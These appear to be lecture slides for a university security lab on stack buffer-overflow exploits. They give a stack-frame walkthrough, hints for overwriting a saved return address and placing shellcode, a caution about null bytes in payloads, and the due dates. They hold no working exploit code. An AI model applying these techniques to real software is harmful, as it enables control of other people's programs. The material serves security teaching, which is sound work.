
Finally, bar calls nstrcpy.



Solution: Sploit 2 Stack Diagram

When nstrcpy returns, the stack pointer (esp) moves to the bottom of the bar stack frame, essentially removing the nstrcpy stack frame. The base pointer (ebp) is restored with the SFP from the nstrcpy stack frame, so it now points to the SFP in bar.

A similar process occurs when each of the other functions return.



Lab 1 Notes/Hints

- If you get stuck, move on!
- Don’t procrastinate on Sploits 4-7. (Some of them are harder)


Sploit 3

- No frame pointer (EBP), so you can only change last byte of saved return address (EIP).
- Hint - In a stack frame, your shellcode can appear in two places:
  1) A pointer to the shellcode in the arguments section of the stack frame
  2) In the buffer that the target program copies the shellcode to

A Note About Null

Your payload is treated as a string.

- Null byte (`\x00`) can terminate it early
- Changing buffer size will shift addresses
- Double check memory



Deadlines

Now

Assignment posted!

April 17

Final Deadline [exploits 4 - 7]

Week 2 - 4

April 10

Part A due [exploits 1-3]

Final Words

- Good luck with lab 1, please start early!!

- Post questions on discussion board

- Come to office hours with questions